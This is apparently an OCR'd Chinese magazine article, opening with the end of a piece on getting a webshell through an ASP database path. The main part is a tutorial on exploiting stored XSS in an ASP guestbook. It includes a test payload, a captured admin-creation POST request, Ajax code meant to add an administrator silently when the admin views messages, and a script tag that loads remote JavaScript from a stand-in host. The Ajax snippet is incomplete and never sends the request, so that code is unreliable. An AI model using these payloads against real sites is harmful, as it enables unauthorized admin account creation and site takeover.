


图3 数据库

提交成功后即可以成功获取webshell啦，如图4。

到这里就全部结束了，如果知道数据库的路径并以asp作为后缀名，则可以不用进入后台就能获取WebShell。




图4 获取webshell

编辑点评： 本文很简单，是一个漏洞分析的过程。

跨站漏洞的利用范例



图 cnryan

从本文可以学到：
1、跨站漏洞的利用
2、xss攻击代码的构造

在互联网日益强大的今天，基于web的攻击层出不穷，其中xss跨站攻击一直深受宠爱。说到xss，就不能不提Ajax，**Ajax全称为“Asynchronous JavaScript and XML”(异步JavaScript和XML)，是指一种创建交互式网页应用的网页开发技术，它能实现页面无刷新效果**。简单的说，传统的WEB应用模式，用户的体验是割裂的，过程大概为：**点击→等待→看到新的页面→再点击→再等待**……以此循环。而采用了Ajax技术之后，在用户不察觉的情况下，大部分操作交由服务器去完成了。

当然，技术就是一把双刃剑，跨站漏洞结合Ajax能够编写出XSS WORM，此乃WEB的最大威胁。除此外，利用Ajax技术还是可以做很多事情的，例如以下的例子。

我在网上下载了一个叫“深度学习（asp）留言板”的程序，如图1。

程序是比较简单的，方便我们测试，在“添加留言”处可测




图1　留言板主页




图2　输入跨站代码

试跨站代码，只要在“留言内容”里填入“xss <script>alert(/xss/)</script>”并提交即可，如图2。

当管理员来到后台查看留言时就弹出框框了，如图3，这就是典型的入库型XSS。

到了这里我们就可以利用Ajax技术，无声无色地做些邪恶的东西了。因为后台功能简单，只有修改管理员和添加管理员的功能，我们就来实现“添加管理员”吧。




图3　弹出框框




图4　添加管理员

先以管理员身份登录后台，然后用WSockExpert抓取添加管理员的信息。在页面按“添加用户”，填入基本信息，如图4。

在提交前要先抓包，用WSockExpert抓到的数据包如下，其抓包过程如图5。




图5　抓包过程

```
POST /asp/admin/AdminUser/adminUser_Add.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-silverlight, */*
Referer: http://127.0.0.1/asp/admin/AdminUser/adminUser_Add.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: 127.0.0.1
Content-Length: 96
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: cod=1.40; csd=41; CWQKUXMPUYMIMUKYNHMS=ZMDISAAUDAGPIUJAGCBUEVPRLDOMKYBMNMLAOBHC

UserName=cnryan&password1=cnryan&password2=cnryan&Purview=%B9%DC%C0%ED%D4%B1&Submit=%CC%E1%BD%BB
```

其中最后一行是关键：**UserName=cnryan&password1=cnryan&password2=cnryan&Purview=%B9%DC%C0%ED%D4%B1&Submit=%CC%E1%BD%BB**，UserName后跟的是要添加的管理员名字，password1是密码，password2是确认密码，/asp/admin/AdminUser/adminUser_Add.asp是要请求的地址，其它不用管。

当管理员查看留言时，就会发生跨站攻击，此时可以用作javascript劫持，执行我们精心构造的代码。以下代码的功能是利用Ajax模拟提交数据，以实现添加管理员的操作，此操作是悄悄执行的。

Ajax代码：

```
var request = false;
if(window.XMLHttpRequest) {
    request = new XMLHttpRequest();
    if(request.overrideMimeType) {
        request.overrideMimeType('text/xml');
    }
} else if(window.ActiveXObject) {
    var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Microsoft.XMLHTTP', 'Msxml2.XMLHTTP.7.0','Msxml2.XMLHTTP.6.0', 'Msxml2.XMLHTTP.5.0', 'Msxml2.XMLHTTP.4.0', 'MSXML2.XMLHTTP.3.0', 'MSXML2.XMLHTTP'];
    for(var i=0; i<versions.length; i++) {
        try {
            request = new ActiveXObject(versions[i]);
        } catch(e) {}
    }
}
xmlHttp=request;        //定义 xmlhttprequest 对象
_add();        //执行添加管理员函数
function _add(){
var url="/admin/AdminUser/adminUser_Add.asp"
}
```

相应的我做了些标记，因为留言内容有字数限制，我们可以加载远程的JS，把利用代码保存为1.JS，然后在“留言内容”处随便写些内容，如图6。

接着再插入代码：**<script>s=document.createElement("script");s.src="http://xxx.com/1.js";document.body.appendChild(s);</script>**，该代码实现插入一个<script>标签，再创建一个src调动远程的JS。

大致就是这个流程，接着我们再以管理员身份登录后台，按“查看留言”，再到“网站用户管理”处，可以看到已经有个cnryan账号了，如图7。

本文就到此结束了，对于跨站攻击，这只是冰山一角，最近

